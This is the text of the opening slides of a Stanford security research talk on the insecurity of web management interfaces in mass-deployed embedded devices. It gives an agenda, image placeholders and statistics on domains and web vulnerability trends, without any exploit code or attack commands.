



Embedded Management Interfaces

Emerging Massive Insecurity

Hristo Bojinov Elie Bursztein Dan Boneh
Stanford Computer Security Lab

What this talk is about ?



What this talk is about ?

- Massively deployed devices



What this talk is about ?

- Massively deployed devices
- Embedded web management interface



What this talk is about ?

- Massively deployed devices
- Embedded web management interface
- How you can exploit these interfaces



What this talk is about ?

- Massively deployed devices
- Embedded web management interface
- How you can exploit these interfaces
- What we can do about it



devices?



devices?



devices?



devices?



devices?



devices?



devices?



devices?



devices?




Web management interface



Managing embedded devices via a web interface:


- ✓ *Easier for users*
- ✓ *Cheaper for vendors*



Internet



- **240M registered domains**
- **72M active domains**




Source Netcraft

Web security prominence



Today:


- top server-side issue
- top client-side issue




Source: Sans top 20

Source: MITRE CVE trends

Web application spectrum



Web application spectrum



Embedded device prominence

